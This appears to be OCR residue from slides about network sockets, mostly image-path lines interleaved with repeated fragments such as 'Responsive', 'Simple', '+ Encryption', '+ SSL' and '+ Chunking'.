



[sockets]

Responsive

Simple

+ Encryption






[sockets]


Responsive

Simple

+ Encryption

+ SSL







[sockets]

Responsive


Simple

+ Encryption
+ SSL
+ Chunking







[sockets]




1: Destination



